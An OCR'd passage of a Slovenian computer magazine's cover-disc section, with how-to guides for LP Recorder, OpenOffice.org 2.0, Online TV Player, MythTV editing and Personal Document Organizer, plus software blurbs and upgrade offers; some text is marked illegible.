Ko boste povezali gramofon z avdio vhodom na zvočni kartici, boste s pomočjo vodiča na desni strani lahko v trenutku pregledali in digitalno posneli vaše najljubše vinilne plošče. Če želite pretvoriti vaš veliki arhiv dvojnih albumov skupine Yes, pa vam priporočamo, da razmislite o nakupu večjega trdega diska. Na koncu naj vas še spomnimo, da je distribucija glasbe drugih avtorjev brez njihovega dovoljenja, nezakonita. **PCF**

Nadgradnja

Z obiskom www.cfbsoftware.com/special37.htm. se lahko odločite za nakup nadgradnje najnovejše različice *LP Recorder* za nižjo ceno, a pohitite, saj ponudba traja le do 31. januarja 2006.
www.cfbsoftware.com

NA DISKU


Audacity
Odprtokodni program za snemanje zvoka, ki premore bolj kompleksno urejanje kot *LP Recorder*. Zato je namenjen zlasti naprednim uporabnikom.
audacity.sourceforge.net

CoolPlayer
Prisluhnite skladbam, ki ste jih posneli z *LP Recorderjem*, s tem odprtokodnim medijskim predvajalnikom, ki omogoča tudi brezplačne vtičnike in pretvorbo iz MP3 v WAV.
coolplayer.sourceforge.net


LP Recorder
Ker ste že prebrali vodič, bi bilo smiselno, da preizkusite še to zmogljivo aplikacijo za snemanje z vinilnih plošč, ki jo najdete na disku.
lame.cbsoftware.com

K-MP3
Ta uporabna majhna aplikacija vam omogoča dodeljevanje oznak številnim zvočnim formatom za lažje prepoznavanje skladb s CD-jev, nato pa tudi zapisovanje na CD. Vse v eni sami aplikaciji.
www.kcsoftwares.com


1 Ko zaženete *LP Recorder*, se prikaže vhodno/izhodni zaslon. V njem bi morale biti samodejno prikazane uvozne nastavitve za zvočno kartico. Seznam za izbiro posnetkov vsebuje privzeti možnosti **Select** in **Restore**, ki določita in si zapomnita snemalni vhod za vašo zvočno kartico. Kliknite **OK**.



2 Glavni vmesnik je razdeljen v dva zaslona – prvi je namenjen snemanju, drugi pa predvajanju. Tukaj lahko izberete mapo in imena datotek za vaše posnetke, v spustnem seznamu nadzirate snemalni vhod in izberete želene možnosti snemanja, da izboljšate kakovost vaše digitalne pretvorbe.



3 Zaslon Preferences, ki ga odprete s pomočjo **Options→Preferences**, nadzira čas, ki je potreben za delovanje funkcije **Auto Stop**, če je ta aktivirana. Na tem zaslonu prav tako določite ciljno mapo za vaše pretvorjene LP-je (v *LP Recorder* je znana pod imenom "track file"), kar poenostavi pregledovanje in organiziranje predhodno posnetih datotek.



4 Funkcija **Auto Stop** zazna, če avdio vhod zvočne kartice ne sprejema signala. Priročna je, če se glava vašega gramofona ob koncu plošče samodejno dvigne. Možnost **Auto Level** omogoča prilagajanje vhodne jakosti, če pri snemanju prihaja do popačenj, kar je koristno, kadar vaša vinilna plošča ni več ravno v cvetu mladosti.

5 Ko ste izbrali vhodni kanal, skladbo in stopnjo izenačenosti med kanaloma, ste pripravljeni na pretvorbo prve skladbe. Prvič poskusite s kratko skladbo – najbrž ne želite žeti ob pretvorbi celotnih 18 veličastnih minut *Bat Out of Hell*, samo zato, da bi na koncu ugotovili, da je niste pravilno posneli. Ko ste zadovoljni z nastavitvami, pritisnite **Record**.

6 Ko je vaša skladba uspešno posneta, lahko v *LP Recorder* uporabite zaslon za predvajanje. Pritisnite gumb **Play**, da se prepričate, da vašega posnetka ne kvarijo očitna popačenja ali preskakovanja plošče. Ko ste posneli prvo skladbo in jo uspešno shranili, lahko proces ponovite in v digitalno obliko pretvorite tudi druge stare albume.

OpenOffice.org 2.0

Zamenjajte že *MS Office* za odprtokodni pisarniški paket

Microsoft Office 2003 stane okoli 120.000 SIT, če ga kupite prek spleta. In cena *OpenOffice.org.org 2.0*? Nič. V čem je trik? Saj menda ne morete imeti funkcionalnosti Microsoftovega paketa *Office* brez cene, ki bi izžela vašo denarnico, mar ne?


Če smo iskreni, je to deloma res; še zmeraj se na primer ne razume najbolje z dokumenti napisanimi v *WordPerfectu*. Vendar pa se popolnoma novi *OpenOffice.org 2.0*, ki je bil izdan na peto obletnico rojstva projekta odprte kode, temu hudo približa in ponuja pravzaprav vse, kar boste v realnosti kdaj potrebovali (resno, kdaj ste nazadnje sploh uporabili Microsoftov Smart Tag?). Zraven dobite tudi nekaj uporabnih dodatkov, o katerih lahko *MS Office* trenutno samo sanja, kot je možnost izvažanja dokumentov kot datoteke PDF, prikaz sličic dokumentov v *Windows Explorerju* in polna podpora za priročen format OpenDocument.

Dejstvo je, da je *OpenOffice.org 2.0* zdaj tako izpopolnjen, da skorajda ni več nobenega razloga za nakup drugega pisarniškega paketa. Na tokratnem disku lahko poiščete celotno kopijo slovenske različice *OpenOffice.org 2.0*, za dodatne informacije o tem paketu pa se obrnite na **www.openoffice.org**. PCF


Nadgradnja

OpenOffice.org je popolnoma brezplačen, a zakaj ne bi prostovoljno prispevali nekaj denarja, če vam je program všeč? To lahko z obiskom spodnje spletne strani storite prek bančnega nakazila. Navsezadnje vam je paket prihranil že skoraj 120.000 SIT.


contributing.openoffice.org/donate.html




1 Za odklepanje programske opreme ne potrebujete nobenega ključa za registracijo; enostavno jo naložite z interneta in jo namestite. Registracija ni obvezna, prav tako pa lahko sami izberete, katere elemente programa boste namestili, tako da ne boste tratili prostora na trdem disku s programi, ki jih ne boste uporabljali.



2 *OpenOffice 2.0* je bil zaradi boljše integracije z namizjem Windows ponovno napisan in uporablja veliko enakih vizualnih elementov. Prav tako se bo takoj prilagodil katerimkoli spremembam vaše namizne teme in jo ohranjal v skladu z domačim okoljem Windows.




3 Boljša integracija z Microsoftovimi standardi pa ni le površinska; tabele v *OpenOffice.org* so sedaj precej bolje združljive z *MS Office*, kosajo se lahko s tabelami v *Excelu* in za vedno odpravljajo težave z nezdružljivostjo iz preteklosti.




4 Čeprav je še zmeraj potrebno nekaj časa za privajanje, pa je prehod z *Microsoft Office* na *OpenOffice.org* precej lažji tudi zaradi na novo zasnovanega vmesnika. V *Write* je na primer štetje besed mogoče najti v orodni vrstici pod jezičkom **Orodja** namesto v **Datoteka→Lastnosti** in tako naprej.

Zabavni triki v OpenOffice.org




1 V format PDF [illegible] brez označevanja ali vodnega žiga. Prav tako [illegible] presilo brez izgube podatkov ali z izgubo za kateren[illegible] lahko ohranite [illegible] datotek, [illegible] končni izdelek poslati [illegible] elektronske pošte.

2 Ko shranite dokumente v odprtem standardu datotečnega formata OASIS OpenDocument XML, si lahko v **My Computer→Windows Explorer** ogledate sličico prve strani dokumenta, kar omogoča enostaven pregled nad datotekami in se vključuje med povsod prisotne vizualne pripomočke operacijskega sistema Windows XP.



3 Datoteke OpenDocument so združljive s številnimi formati in predstavljajo novo dobo standardizacije pisarniških dokumentov. Pri odpiranju datotek iz enega pisarniškega paketa v nekem drugem imajo veliko manj težav s pisavami in presledki med vrsticami pri pretvorbi v druge formate, hkrati pa so odobrene s strani European Commision.



4 Sedaj vam ni treba odpirati obstoječih dokumentov *MS Office* in jih ponovno shraniti; v *OpenOffice Write*, *Calc* in *Impress* je na razpolago čarovnik, ki bo skupinsko pretvoril vaše datoteke v formate OpenDocument. Da ga zaženete, kliknite na **Datoteka→Čarovniki→Pretvornik dokumentov**.

Pogled v svet


Mi nikoli ne zamudimo naših najljubših oddaj, zahvaljujoč *Online TV Player 2.8*

Z **vse večjo razširjenostjo** širokopasovnih povezav v gospodinjstvih in vedno večjim zanimanjem za pretočni video hitro narašča tudi zahteva po možnosti gledanja televizije na PC-ju. Kmalu bomo na naših medijskih centrih v obliki PC-jev lahko gledali programe z vsega sveta. Do takrat pa lahko okusite TV kanale z vsega sveta z *Online TV Player 2.8 SE* na tokratnem disku.

A Prva stvar, za katero morate poskrbeti, ko ste naložili aplikacijo, je, da izberete, katere medije naj *Online TV Player* prikazuje. Del s filtri vam omogoča, da izberete vašo internetno povezavo, ne glede na to, ali je širokopasovna ali klicna. Nato se bo prikazal seznam vseh postaj, ki podpirajo vašo vrsto povezave – izbira modema bo denimo prikazala vse postaje, ki predvajajo pod 50Kbps.

B Zaradi velikega števila kanalov, med katerimi lahko izbirate, boste potrebovali nekaj, s čimer lahko zožite izbiro. Funkcija iskanja omogoča, da poiščete specifične vrste postaj. Najprej izberite, katero vrsto postaje želite poiskati (radio ali TV), nato pa vtipkajte ključno besedo in poženite postopek iskanja. V spodnjem okviru se bo nato prikazal relevanten izbor s seznama s programi, vse kar morate nato storiti pa je, da dvakrat kliknete na postajo, da z njo vzpostavite povezavo.

C Včasih se vam lahko zgodi, da je postaja, ki ste jo izbrali, preprosto preveč priljubljena, in se ne bo naložila. Kar pa ni nobena težava – odprete lahko sekundarni zaslon, da nadaljujete z gledanjem trenutno izbranega kanala, medtem pa odprete novo okno v svet. Ali pa se preprosto pretvarjate, da ste medijski mogotec, ki prek dveh istočasno odprtih oken sledi novicam s celega sveta. Vse, kar morate storiti, je, da z desnim gumbom miške kliknete na kanal in izberete **Play in a new window**.



Ste naveličani navadne televizije? S to aplikacijo si boste lahko ogledali programe z vsega sveta.

D *Online TV Player 2.8 SE* ima v sistemu že nameščenih pet preoblek. Lahko ga namestite v originalnem slogu Windows XP, preklopite pa lahko tudi na druge, kot sta Mac OS ali Deep Blue, če bi radi nekaj oddiha od ustaljene norme. Če se boste slučajno naveličali teh dokaj enostavnih preoblek, pa si lahko z interneta z izbiro povezave **Get More Skins** v meniju naložite še veliko dodatnih. Povezava vas bo odpeljala na **www.onlinetvplayer.com**, od koder si lahko naložite dodatnih 42 preoblek popolnoma brezplačno.


Nadgradnja

Če je vsa ta televizijska stimulacija vzpodbudila vaš tek, lahko na spodnji spletni strani kupite najnovejšo različico za samo nekaj več kot 6.000 SIT. Ponuja še več kanalov, izbirate pa lahko tudi med več kot 850 brezplačnimi postajami.


www.onlinetvplayer.com

Velikost je pomembna

Spreminjanje velikosti tistih majhnih zaslonov



VEČJA OKNA Večina pretočnih vsebin bo prikazana v precej manjši velikosti, da bi imele spodobno ločljivost. Vseeno pa morajo biti dovolj velike, da jih lahko vidite, in večina kanalov premore takšno ločljivost, da boste lahko razbrali, kaj se dogaja, če povečate predvajalno okno.




POPOLNO PRILEGANJE Ko ste okno povečali, vam preostane le še to, da z desnim gumbom miške kliknete na sliko in izberete možnost **Fit Window**. S tem boste spremenili velikost video slike, tako da bo ustrezala velikosti na novo povečanega okna. Eksperimentirajte z velikostjo okna, da dobite najbolj jasen možen rezultat.

Brezplačen videorekorder

Končno boste poleteli v nirvano z naprednim videorekorderjem


Pred vami je zadnji del našega ukvarjanja z naprednim vidorekorderjem na osnovi Linuxa, *MythTV*. Resda zveni kot kliše, ampak z našim vodičem se je vaše potovanje šele začelo. Res smo nastavili sistem, da zna samodejno snemati TV oddaje, vendar bi popolnoma zgrešili bistvo, če bi *MythTV* uporabljali zgolj v kombinaciji s televizijskim programom. Zmore gostiti vašo celotno kolekcijo CD-jev, filmov in lahko z optičnega diska predvaja DVD-je. Obstajata tudi vtičnika za internetni radio in video konference.

Če ga skombinirate s pravo strojno opremo, lahko *MythTV* postane prava multimedijska pošast, ga je pa zato malce težavno nastaviti. Če želite, lahko uporabljate več ločenih TV kartic. *MythTV* zna tako hkrati snemati več oddaj, ima pa podporo tudi za sliko v sliki, kar omogoča ogled več kanalov hkrati. Ker *MythTV* samodejno razporeja snemanje oddaj, bo nastavitev druge TV kartice ravno tako preprosta kot nastavitev prve (oglejte si prva dela te delavnice), programska oprema pa se bo sama odločila, katero bo uporabljala v določenem trenutku. V zadnjem delu se bomo posvetili obdelovanju shranjenih posnetkov, da boste lahko hitro odstranili oglase in preveč solzave dele iz vaših video zapisov. **PCF**




1 Posnet material lahko urejate med samim predvajanjem. Da bi si ogledali posnetke, boste morali v glavnem meniju izbrati **Watch Recordings.** Ta mesec smo za hec zamenjali tudi ozadje menijev v *MythTV* (možnost **Appearance** v meniju) – namesto GANT uporabljamo moder videz, hecno imenovan "Iulius".

2 Ko se je začelo predvajanje, lahko preklopite v način za urejanje s pritiskom na **[e]**. Tukaj lahko postavite oznake za dele, ki jih želite izrezati iz posnetka. Oglase označujete s pritiskom na **[z]**. S puščicama levo in desno se premikate po časovni premici, s **[PageUp]** in **[PageDown]** pa skačete med pravkar postavljenimi oznakami.




3 Pritisnite preslednico, da dodate točko za rezanje. Nato lahko izberete, da boste za izrez določili vse pred oznako ali vse za oznako, ki ste jo pravkar postavili. Trak na spodnji strani zaslona z rdečo barvo označuje vse dele, ki bodo izrezani, preostali deli pa so modre barve. Označite neželene dele in gremo naprej.

4 Ko ste določili vse točke, lahko zapustite način urejanja s pritiskom na tipko **[e]**. Zadnja faza je "obdelava" celotnega posnetka. Gre za procesorsko požrešen proces, ki bo odstranil vse označene dele. Pritisnite **[x]**, da začnete s postopkom, in še enkrat **[x]**, če ste si premislili. Ko je obdelava končana, bo nova datoteka zamenjala staro.



5 Obdelava se lahko sproži tudi samodejno, ko je program zaključil s snemanjem. To je uporabno predvsem za odstranjevanje oglasov, ki jih je *MythTV* sam prepoznal, gre pa za proces z nizko prioriteto. To možnost vključite z zagonom **mythtv-setup**, kjer odprete razdelek **General settings** in kliknete na ustrezno možnost v meniju.



6 Za napredne možnosti urejanja lahko uporabljate orodje imenovano *Nuvexport*, ki deluje iz ukazne vrstice. Skripto začnete tako, da izberete kateri izhodni format potrebujete (denimo nuvexport-psp za video, združljiv s PlayStation Portable), izberete oddajo s seznama in počakate, da se obdelava zaključi.

NA DISKU

Nuvexport
Gre za skupek programčkov, ki samodejno pretvorijo zapise *MythTV* v druge formate, kot so video za PSP, DivX ali AVI.
www.svn.forevermore.net/nuvexport

Freevo
Gre za uporab[illegible] zamenjavo za *MythTV*. *Freevo* uporablja *Python* [illegible] da zgradi zame[illegible] komercialni sistem [illegible] ravno [illegible] uporablja sistem [illegible]
[illegible].sourceforge.net

MoviX
To je "živ" CD z Linuxom. Zapišite sliko diska na CD-ROM, [illegible] multimedijski predvajalnik.
[illegible]ceforge.net/ projec[illegible]

Uredite svoj trdi disk

Mi smo se lotili dela s pomočjo *Personal Document Organizer*...

I mate občutek, da ste nekoliko neorganizirani? Ne glede na to, kako dober je vaš sistem organizacije datotek ali kako neurejena je vaša miza, ni bilo nikoli enostavno zbrati vseh pomembnih dokumentov na enem mestu. *Personal Document Organizer* reši problem tako, da ponudi eno shrambo za vse – dokumente, slike, opomnike in reference za informacije iz resničnega sveta, kot je na primer prostor, kamor ste zadnje leto nalagali račune za elektriko.

Deluje podobno kot *Windows Explorer*, a z nekaj milijoni dodatnih funkcij – in z vsem, od vašega trdega diska do kupa CD-ROM-ov, pri čemer so vsi elementi označeni, tako da lahko v delčku sekunde najdete katerokoli datoteko ali dokument v vaši zbirki. Da boste vanj shranili celo življenje, bo sicer trajalo nekaj časa, ko pa boste z delom zaključili, ne boste nikoli več imeli težav z iskanjem nobene pomembne datoteke.

Za začetek preprosto poženite program s tokratnega diska in sprejmite licenčne pogoje, da dobite dostop do demo načina, nato pa iz menija **Help** izberite **Register**. Izpolnite obrazec in dobili boste serijsko številko, ki jo potrebujete za stalno uporabo programa. V program jo vnesite tako, da odprete **View**, nato pa izberete **View Product License** in že ste pripravljeni za delo. **PCF**

Nadgradnja

Po aktivaciji *PDO*, odprite meni Help in izberite Upgrade PDO Lite, da program nadgradite v različico *Standard*. Prihranili boste 3.000 SIT in pridobili kopico novih možnosti. Obiščite www.insoft-tech.com


NA DISKU

Firefox
Najbolj priljubljen spletni brskalnik na svetu. Neskončno prilagodljiv, hiter in popolnoma brezplačen. Izvrsten način, da izkusite internet v vsej veličini.
www.mozilla.org


OpenOffice.org
Kdo sploh potrebuje Microsoft? Prevzemite nadzor nad vašim delom s tem celotnim, funkcionalnim pisarniškim paketom, ki premore vse od procesiranja besedila do mogočnih predstavitev.
www.openoffice.org

Adobe Reader
Dostop do informacij v obliki PDF. Če ga že dolgo niste nadgradili, boste prijetno presenečeni nad kopico novih funkcij, ki vam bodo dodatno olajšale življenje.
www.adobe.com

